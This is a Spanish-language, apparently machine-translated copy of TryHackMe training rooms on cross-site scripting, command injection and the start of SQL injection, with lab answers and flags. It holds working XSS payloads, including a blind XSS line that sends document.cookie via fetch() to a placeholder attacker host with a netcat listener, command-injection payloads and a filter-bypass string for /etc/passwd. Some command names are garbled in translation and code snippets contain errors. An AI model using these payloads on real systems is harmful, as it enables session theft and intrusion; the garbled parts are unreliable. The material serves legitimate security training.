Puede ver que los caracteres < y > se filtran de nuestra carga útil, lo que nos impide escapar de la etiqueta IMG. Para sortear el filtro, podemos aprovechar los atributos adicionales de la etiqueta IMG, como el evento onload. El evento onload ejecuta el código de su elección una vez que la imagen especificada en el atributo src se ha cargado en la página web.

Cambiemos nuestra carga útil para reflejar esto `/images/cat.jpg" onload="alert('THM');` y luego veamos la fuente de la página y verá cómo funcionará.

```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src="/images/cat.jpg" onload="alert('THM');">
</div>
```

Ahora, cuando hagas clic en el botón Intro, aparecerá una ventana emergente de alerta con la cadena THM . Y luego recibirá un mensaje de confirmación de que su carga útil se realizó correctamente; Siendo este el último nivel, recibirás una bandera que puedes ingresar a continuación.

Poliglotas:

Un poliglota XSS es una cadena de texto que puede escapar de atributos, etiquetas y omitir filtros, todo en uno. Podrías haber utilizado el siguiente poliglota en los seis niveles que acabas de completar y habría ejecutado el código con éxito.

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM') )//%0Aa%0Da//<//stYle/</title/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

Responda las siguientes preguntas

¿Cuál es la bandera que recibiste del nivel seis?

THM{XSS_MASTER}

Respuesta correcta

Tarea 8 Ejemplo práctico (XSS ciego)

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

2596

Secuencias de comandos entre sitios

Aprenda a detectar y explotar vulnerabilidades XSS, lo que le permitirá controlar los navegadores de otros visitantes.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Resumen de la habitación

Tarea 2 Cargas útiles XSS

Tarea 3 XSS reflejado

Tarea 4 XSS almacenado

Tarea 5 XSS basado en DOM

Tarea 6 XSS ciego

Tarea 7 Perfeccionando su carga útil

Tarea 8 Ejemplo práctico (XSS ciego)

Para la última tarea, repasaremos una vulnerabilidad Blind XSS . Asegúrese de finalizar la máquina anterior y luego haga clic en el botón verde Iniciar máquina a la derecha para cargar el sitio web de soporte de TI de Acme. Necesitarás usar AttackBox usando el botón azul en la parte superior de la página. Una vez cargado, abra el enlace a continuación dentro del navegador Firefox de AttackBox para ver el sitio web de destino.


Iniciar máquina

https://LAB_WEB_URL.p.thmlabs.com

Haga clic en la pestaña **Clientes** en la barra de navegación superior y haga clic en el enlace " **Regístrese aquí** " para crear una cuenta. Una vez que su cuenta esté configurada, haga clic en la pestaña **Tickets de soporte** , que es la característica que investigaremos en busca de debilidades.

Intente crear un ticket de soporte haciendo clic en el botón verde Crear ticket, ingrese el tema y el contenido solo de la palabra prueba y luego haga clic en el botón azul Crear ticket. Ahora verá su nuevo ticket en la lista con un número de identificación en el que puede hacer clic para acceder a su ticket recién creado.

Al igual que la tarea tres, investigaremos cómo se refleja en la página el texto ingresado anteriormente. Al ver la fuente de la página, podemos ver que el texto se coloca dentro de una etiqueta de área de texto.



Ahora regresemos y creemos otro ticket. Veamos si podemos escapar de la etiqueta de área de texto ingresando la siguiente carga útil en el contenido del ticket:

```
</textarea>test
```

Nuevamente, al abrir el ticket y ver la fuente de la página, logramos escapar con éxito de la etiqueta del área de texto.

```
                <div><label>Ticket Created:</label> 23/08/2021 12:24</div>
                <div><label>Ticket Contents:</label></div>
                <div><textarea class="form-control">
</textarea>test</textarea></div>
            </div>
        </div>
```

Ahora ampliemos esta carga útil para ver si podemos ejecutar JavaScript y confirmar que la función de creación de tickets es vulnerable a un ataque XSS . Pruebe con otro ticket nuevo con la siguiente carga útil:

```
</textarea><script>alert('THM');</script>
```

Ahora, cuando vea el ticket, debería aparecer un cuadro de alerta con la cadena THM . Ahora ampliaremos aún más la carga útil y aumentaremos el impacto de las vulnerabilidades. Debido a que esta función crea un ticket de soporte, podemos estar razonablemente seguros de que un miembro del personal también verá este ticket y podremos ejecutar JavaScript.

Alguna información útil para extraer de otro usuario serían sus cookies, que podríamos usar para elevar nuestros privilegios secuestrando su sesión de inicio de sesión. Para hacer esto, nuestra carga útil deberá extraer la cookie del usuario y filtrarla a otro servidor web de nuestra elección. En primer lugar, necesitaremos configurar un servidor de escucha para recibir la información.

Usando AttackBox, configuremos un servidor de escucha usando Netcat. Si queremos escuchar en el puerto 9001, emitimos el comando `nc -l -p 9001` . La `-l` opción indica que queremos usar Netcat en modo de escucha, mientras que la `-p` opción se usa para especificar el número de puerto. Para evitar la resolución de nombres de host vía DNS, podemos agregar `-n` ; `-v` Además, para descubrir cualquier error, se recomienda ejecutar Netcat en modo detallado agregando la opción. El comando final pasa a `nc -n -l -v -p 9001` ser equivalente a `nc -nlvp 9001` .

Carolina del Norte

```
user@machine$ nc -nlvp 9001
Listening on [0.0.0.0] (family 0, port 9001)
```

Ahora que hemos configurado el método para recibir la información exfiltrada, construyamos la carga útil.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie) );</script>
```

Analicemos la carga útil:

- La `</textarea>` etiqueta cierra el campo del área de texto.
- La `<script>` etiqueta abre un área para que escribamos JavaScript.
- El `fetch()` comando realiza una solicitud HTTP .
- `URL_OR_IP` es la URL del receptor de solicitudes de THM , su dirección IP de THM AttackBox o su dirección IP en la red THM VPN.
- `PORT_NUMBER` es el número de puerto que está utilizando para escuchar las conexiones en AttackBox.
- `?cookie=` es la cadena de consulta que contiene las cookies de la víctima.
- `btoa()` El comando base64 codifica las cookies de la víctima.
- `document.cookie` accede a las cookies de la víctima para el sitio web de soporte de TI de Acme.
- `</script>` cierra el bloque de código JavaScript.

Ahora cree otro ticket usando la carga útil anterior, asegurándose de intercambiar las `URL_OR_IP:PORT_NUMBER` variables con su configuración (asegúrese de especificar también el número de puerto para el oyente de Netcat). Ahora, espere un minuto y verá llegar la solicitud que contiene las cookies de la víctima.

Nota: Es posible que tenga problemas al recibir la solicitud utilizando su propia VM y la VPN. Se recomienda utilizar AttackBox para esta tarea.

Ahora puede decodificar esta información en base64 utilizando un sitio como https://www.base64decode.org/ , que le brinda la información necesaria para responder la siguiente pregunta.

Responda las siguientes preguntas

¿Cuál es el valor de la cookie de sesión del personal?

4AB305E55955197693F01D6F8FD2D321 | Respuesta correcta

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 71917 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

En esta sala, cubriremos la vulnerabilidad web que es la inyección de comandos. Una vez que comprendamos cuál es esta vulnerabilidad, mostraremos su impacto y el riesgo que impone a una aplicación.

Entonces podrás poner en práctica estos conocimientos, a saber:

- Cómo descubrir la vulnerabilidad de inyección de comandos
- Cómo probar y explotar esta vulnerabilidad utilizando cargas útiles diseñadas para diferentes sistemas operativos
- Cómo prevenir esta vulnerabilidad en una aplicación
- Por último, podrás aplicar la teoría a la práctica aprendiendo en una práctica al final de la sala.

Para empezar, primero comprendamos qué es la inyección de comandos. La inyección de comandos es el abuso del comportamiento de una aplicación para ejecutar comandos en el sistema operativo, utilizando los mismos privilegios con los que se ejecuta la aplicación en un dispositivo. Por ejemplo, lograr la inyección de comandos en un servidor web que se ejecuta como un usuario nombrado `joe` ejecutará comandos bajo este `joe` usuario y, por lo tanto, obtendrá los permisos que `joe` tenga.

La inyección de comandos también se conoce como "ejecución remota de código" (RCE) debido a la capacidad de ejecutar código de forma remota dentro de una aplicación. Estas vulnerabilidades suelen ser las más lucrativas para un atacante porque significa que el atacante puede interactuar directamente con el sistema vulnerable. Por ejemplo, un atacante puede leer archivos, datos y cosas de esa naturaleza del sistema o del usuario.

Por ejemplo, poder abusar de una aplicación para ejecutar el comando `whoami` para enumerar qué cuenta de usuario está ejecutando la aplicación será un ejemplo de inyección de comando.

La inyección de comandos fue una de las diez principales vulnerabilidades reportadas por el informe de inteligencia AppSec de Contrast Security en 2019 (Contrast Security AppSec., 2019). Además, el marco OWASP propone constantemente vulnerabilidades de esta naturaleza como una de las diez principales vulnerabilidades de una aplicación web (marco OWASP).

Responda las siguientes preguntas

¡Léeme!

No se necesita respuesta | Pregunta hecha

Tarea 2 Descubriendo la inyección de comandos

Tarea 3 Explotación de la inyección de comandos

Tarea 4 Remediar la inyección de comandos

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Tarea 6 Conclusión

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

Tarea 2 Descubriendo la inyección de comandos

Esta vulnerabilidad existe porque las aplicaciones suelen utilizar funciones en lenguajes de programación como PHP , Python y NodeJS para pasar datos y realizar llamadas al sistema en el sistema operativo de la máquina. Por ejemplo, tomar información de un campo y buscar una entrada en un archivo. Tome este fragmento de código a continuación como ejemplo:

En este fragmento de código, la aplicación toma datos que un usuario ingresa en un campo de entrada llamado `$title` para buscar en un directorio el título de una canción. Dividamos esto en unos sencillos pasos.

```
<?php

$songs = "/var/www/html/songs"          1.

if (isset $_GET["title"])) {
    $title = $_GET["title"];            2.

    $command = "grep $title /var/www/html/songtitle.txt";   3.

    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
    } else {
        $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>";
      }

     echo $return;                      4.
}

?>
```

1. La aplicación almacena archivos MP3 en un directorio contenido en el sistema operativo.

2. El usuario ingresa el título de la canción que desea buscar. La aplicación almacena esta entrada en la `$title` variable.

3. Los datos dentro de esta `$title` variable se pasan al comando `grep` para buscar un archivo de texto llamado *título de la canción. txt* para la entrada de lo que el usuario desee buscar.

4. El resultado de esta búsqueda de título de *canción. txt* determinará si la aplicación informa al usuario que la canción existe o no.

Ahora bien, este tipo de información normalmente se almacenaría en una base de datos; sin embargo, este es sólo un ejemplo de dónde una aplicación toma información de un usuario para interactuar con el sistema operativo de la aplicación.

Un atacante podría abusar de esta aplicación inyectando sus propios comandos para que la aplicación se ejecute. En lugar de `grep` buscar una entrada en `songtitle.txt` , podrían pedirle a la aplicación que lea datos de un archivo más confidencial.

Es posible abusar de las aplicaciones de esta manera sin importar el lenguaje de programación que utilice la aplicación. Siempre que la aplicación la procese y ejecute, puede resultar en una inyección de comando. Por ejemplo, este fragmento de código a continuación es una aplicación escrita en Python.

```
import subprocess

from flask import Flask
app = Flask(__name__)                   1.

def execute_command(shell):
    return subprocess.Popen(shell, shell=True, stdout=subprocess.PIPE).stdout.read()   2.

@app.route('/<shell>')
def command_server(shell):
    return execute_command(shell)       3.
```

Tenga en cuenta que no se espera que comprenda la sintaxis detrás de estas aplicaciones. Sin embargo, por el bien de la razón, también describí los pasos de cómo funciona esta aplicación Python.

1. El paquete "flask" se utiliza para configurar un servidor web.
2. Una función que utiliza el paquete "subproceso" para ejecutar un comando en el dispositivo
3. Usamos una ruta en el servidor web que ejecutará lo que se proporcione. Por ejemplo, para ejecutar `whoami` , necesitaríamos visitar http://flaskapp.thm/whoami

Responda las siguientes preguntas

¿Qué variable almacena la entrada del usuario en el fragmento de código PHP en esta tarea?

$title — Respuesta correcta

¿ Qué método HTTP se utiliza para recuperar datos enviados por un usuario en el fragmento de código PHP?

GET — Respuesta correcta

Si quisiera ejecutar el `id` comando en el fragmento de código de Python, ¿qué ruta tendría que visitar?

/id — Respuesta correcta

Tarea 3 Explotación de la inyección de comandos

Tarea 4 Remediar la inyección de comandos

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Tarea 6 Conclusión

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

Tarea 2 Descubriendo la inyección de comandos

Tarea 3 Explotación de la inyección de comandos

A menudo puedes determinar si la inyección de comandos puede ocurrir o no mediante el comportamiento de una aplicación, como verás en la sesión práctica de esta sala.

Las aplicaciones que utilizan la entrada del usuario para completar los comandos del sistema con datos a menudo pueden combinarse en un comportamiento no deseado. **Por ejemplo, los operadores de shell y `;` combinarán dos (o más) comandos del sistema y los ejecutarán ambos `&` `&&`** . Si no está familiarizado con este concepto, vale la pena consultar el módulo de fundamentos de Linux para obtener más información al respecto.

La inyección de comandos se puede detectar principalmente de dos maneras:

1. Inyección de comando ciego
2. Inyección de comando detallada

He definido estos dos métodos en la siguiente tabla, donde las dos secciones siguientes los explicarán con mayor detalle.

Método	Descripción
Ciego	Este tipo de inyección ocurre cuando no hay salida directa de la aplicación al probar cargas útiles. Tendrá que investigar los comportamientos de la aplicación para determinar si su carga útil tuvo éxito o no.
Verboso	Este tipo de inyección es donde hay retroalimentación directa de la aplicación una vez que se ha probado una carga útil. Por ejemplo, ejecutar el `whoami` comando para ver con qué usuario se ejecuta la aplicación. La aplicación web generará el nombre de usuario directamente en la página.

Detección de inyección de comando ciego

La inyección de comando ciega es cuando ocurre la inyección de comando; sin embargo, no hay ningún resultado visible, por lo que no se nota inmediatamente. Por ejemplo, se ejecuta un comando, pero la aplicación web no genera ningún mensaje.

Para este tipo de inyección de comando, necesitaremos usar cargas útiles que causarán algún retraso. Por ejemplo, los comandos `ping` y `sleep` son cargas útiles importantes para realizar pruebas. Como `ping` ejemplo, la aplicación se bloqueará durante *x* segundos en relación con la cantidad *de pings* que haya especificado.

Otro método para detectar la inyección de comandos a ciegas es forzar alguna salida. Esto se puede hacer mediante el uso de operadores de redirección como `>` . Si no está familiarizado con esto, le recomiendo que consulte el módulo de fundamentos de Linux . Por ejemplo, podemos decirle a la aplicación web que ejecute comandos como `whoami` y los redirija a un archivo. Luego podemos usar un comando como `cat` para leer el contenido de este archivo recién creado.

Probar la inyección de comandos de esta manera suele ser complicado y requiere bastante experimentación, especialmente porque la sintaxis de los comandos varía entre Linux y Windows.

El `curl` comando es una excelente manera de probar la inyección de comandos. Esto se debe a que puede utilizarlos `curl` para entregar datos hacia y desde una aplicación en su carga útil. Tome este fragmento de código a continuación como ejemplo; es posible realizar una carga útil curl simple en una aplicación para la inyección de comandos.

```
curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami
```

Detección de inyección de comandos detallados

Detectar la inyección de comandos de esta manera es posiblemente el método más sencillo de los dos. La inyección de comando detallada es cuando la aplicación le brinda retroalimentación o información sobre lo que está sucediendo o se está ejecutando.

Por ejemplo, la salida de comandos como `ping` o `whoami` se muestra directamente en la aplicación web.

Cargas útiles

He recopilado algunas cargas útiles valiosas tanto para Linux como para Windows en las tablas siguientes.

linux

Carga útil	Descripción
quién soy	Vea con qué usuario se está ejecutando la aplicación.
es	Enumere el contenido del directorio actual. Es posible que pueda encontrar archivos como archivos de configuración, archivos de entorno (tokens y claves de aplicación) y muchas cosas más valiosas.
silbido	Este comando invocará la aplicación para que se cuelgue. Esto será útil para probar una aplicación para inyección de comandos ciegos.
dormir	Esta es otra carga útil para probar una aplicación de inyección de comandos a ciegas, donde la máquina no la tiene `ping` instalada.
Carolina del Norte	Netcat se puede utilizar para generar un shell inverso en la aplicación vulnerable. Puede utilizar este punto de apoyo para navegar por la máquina de destino en busca de otros servicios, archivos o medios potenciales para escalar privilegios.

ventanas

Carga útil	Descripción
quién soy	Vea con qué usuario se está ejecutando la aplicación.
tú	Enumere el contenido del directorio actual. Es posible que pueda encontrar archivos como archivos de configuración, archivos de entorno (tokens y claves de aplicación) y muchas cosas más valiosas.
silbido	Este comando invocará la aplicación para que se cuelgue. Esto será útil para probar una aplicación para inyección de comandos ciegos.
se acabó el tiempo	Este comando también invocará el bloqueo de la aplicación. También es útil para probar una aplicación para inyección ciega de comandos si el `ping` comando no está instalado.

Responda las siguientes preguntas

¿Qué carga útil usaría si quisiera determinar con qué usuario se ejecuta la aplicación?

whoami — Respuesta correcta

¿Qué herramienta de red popular usaría para probar la inyección de comandos ciegos en una máquina **Linux ?**

ping — Respuesta correcta

¿Qué carga útil usaría para probar una máquina **con Windows para la inyección de comandos a ciegas?**

timeout — Respuesta correcta

Tarea 4 Remediar la inyección de comandos

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Tarea 6 Conclusión

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

Tarea 2 Descubriendo la inyección de comandos

Tarea 3 Explotación de la inyección de comandos

Tarea 4 Remediar la inyección de comandos

La inyección de comandos se puede prevenir de varias maneras. Todo, desde el uso mínimo de funciones o bibliotecas potencialmente peligrosas en un lenguaje de programación hasta filtrar la entrada sin depender de la entrada del usuario. Los he detallado un poco más a continuación. Los siguientes ejemplos son del lenguaje de programación PHP ; sin embargo, los mismos principios pueden extenderse a muchos otros idiomas.

Funciones vulnerables

En PHP , muchas funciones interactúan con el sistema operativo para ejecutar comandos vía shell; éstas incluyen:

- ejecutivo
- Pasar a través de
- Sistema

Tome este fragmento a continuación como ejemplo. Aquí, la aplicación solo aceptará y procesará los números que se ingresen en el formulario. Esto significa que ningún comando como este `whoami` no se procesará.

```
<input type="text" id="ping" name="ping" pattern="[0-9]+"></input>  1.
<?php
echo passthru("/bin/ping -c 4 "$_GET["ping"]."); 2.

?>
```

1. La aplicación solo aceptará un patrón específico de caracteres (los dígitos del 0 al 9)
2. La aplicación entonces sólo procederá a ejecutar estos datos que son todos numéricos.

Estas funciones toman entradas como una cadena o datos de usuario y ejecutarán todo lo que se proporcione en el sistema. Cualquier aplicación que utilice estas funciones sin las comprobaciones adecuadas será vulnerable a la inyección de comandos.

Higienización de insumos

Desinfectar cualquier entrada de un usuario que utilice una aplicación es una excelente manera de evitar la inyección de comandos. Este es un proceso de especificar los formatos o tipos de datos que un usuario puede enviar. Por ejemplo, un campo de entrada que solo acepta datos numéricos o elimina caracteres especiales como `>` , `&` y `/` .

En el siguiente fragmento, la `filter_input` función PHP se utiliza para comprobar si algún dato enviado a través de un formulario de entrada es un número o no. Si no es un número, debe ser una entrada no válida.

```
<?php

if (!filter_input(INPUT_GET, "number", FILTER_VALIDATE_NUMBER)) {

}
```

Omitir filtros

Las aplicaciones emplearán numerosas técnicas para filtrar y desinfectar los datos que se toman de la entrada de un usuario. Estos filtros lo restringirán a cargas útiles específicas; sin embargo, podemos abusar de la lógica detrás de una aplicación para evitar estos filtros. Por ejemplo, una aplicación puede eliminar las comillas; en su lugar, podemos usar el valor hexadecimal de this para lograr el mismo resultado.

Cuando se ejecuta, aunque los datos proporcionados estarán en un formato diferente al esperado, aún se pueden interpretar y tendrán el mismo resultado.

```
$payload = "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
```

Responda las siguientes preguntas

¿Cuál es el término para el proceso de "limpieza" de la entrada del usuario que se proporciona a una aplicación?

sanitisation | Respuesta correcta

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Tarea 6 Conclusión

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

Iniciar AttackBox | Premios | Ayuda

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

Tarea 2 Descubriendo la inyección de comandos


Tarea 3 Explotación de la inyección de comandos

Tarea 4 Remediar la inyección de comandos

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Implemente la máquina adjunta a esta tarea; Será visible en la vista de pantalla dividida una vez que esté listo.

Iniciar máquina



Pruebe algunas cargas útiles en la aplicación alojada en el sitio web visible en la vista de pantalla dividida para probar la inyección de comandos. Consulte esta hoja de trucos si está atascado o desea explorar algunas cargas útiles más complejas.

Busque el contenido de la bandera ubicada en **/home/tryhackme/flag.txt** . Puede utilizar una variedad de cargas útiles para lograr esto; recomiendo probar varias.

Responda las siguientes preguntas

¿Con qué usuario se ejecuta esta aplicación?

www-data | Respuesta correcta

¿ Cuáles son los contenidos de la bandera ubicada en **/home/tryhackme/flag.txt** ?

THM{COMMAND_INJECTION_COMPLETE} | Respuesta correcta

Tarea 6 Conclusión

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

1643

Inyección de comando

Obtenga información sobre una vulnerabilidad que le permite ejecutar comandos a través de una aplicación vulnerable y sus soluciones.

Iniciar AttackBox Premios Ayuda

100%

Tarea 1 Introducción (¿Qué es la inyección de comandos?)

Tarea 2 Descubriendo la inyección de comandos

Tarea 3 Explotación de la inyección de comandos

Tarea 4 Remediar la inyección de comandos

Tarea 5 Práctico: Inyección de Comandos (Implementación)

Tarea 6 Conclusión

Enhorabuena por llegar al final de esta sala. En resumen, hemos aprendido sobre los siguientes elementos de la inyección de comandos:

- Cómo descubrir la vulnerabilidad de inyección de comandos
- Cómo probar y explotar esta vulnerabilidad utilizando cargas útiles diseñadas para diferentes sistemas operativos
- Cómo prevenir esta vulnerabilidad en una aplicación
- Aplicar su aprendizaje realizando inyección de comandos en una aplicación práctica

Como probablemente habrá descubierto, existen múltiples cargas útiles que se pueden utilizar para lograr el mismo objetivo. Le recomiendo encarecidamente que vuelva al elemento práctico de esta tarea y pruebe algunos métodos alternativos para recuperar la bandera.

Responda las siguientes preguntas

Terminar la máquina vulnerable de la tarea 5

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 63860 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox Ayuda

100%

Tarea 1 Breve

La inyección SQL (lenguaje de consulta estructurado), conocida principalmente como SQLi, es un ataque al servidor de bases de datos de una aplicación web que provoca la ejecución de consultas maliciosas. Cuando una aplicación web se comunica con una base de datos utilizando la entrada de un usuario que no ha sido validada adecuadamente, existe la posibilidad de que un atacante pueda robar, eliminar o alterar datos privados y de clientes y también atacar los métodos de autenticación de las aplicaciones web para que sean privados. o áreas de clientes. Es por eso que, además de ser SQLi una de las vulnerabilidades de aplicaciones web más antiguas, también puede ser la más dañina.

En esta sala, aprenderá qué son las bases de datos, qué es SQL con algunos comandos SQL básicos, cómo detectar vulnerabilidades SQL, cómo explotar las vulnerabilidades SQLi y, como desarrollador, cómo puede protegerse contra la inyección SQL.

Responda las siguientes preguntas

¿Qué significa SQL?

Structured Query Language | Respuesta correcta

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

Iniciar AttackBox | Ayuda

100%


Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Si no está acostumbrado a trabajar con bases de datos o explotarlas, probablemente haya alguna terminología nueva a la que acostumbrarse, así que comencemos con algunos conceptos básicos sobre cómo se estructuran las bases de datos y cómo funcionan.

¿Que es una base de datos?
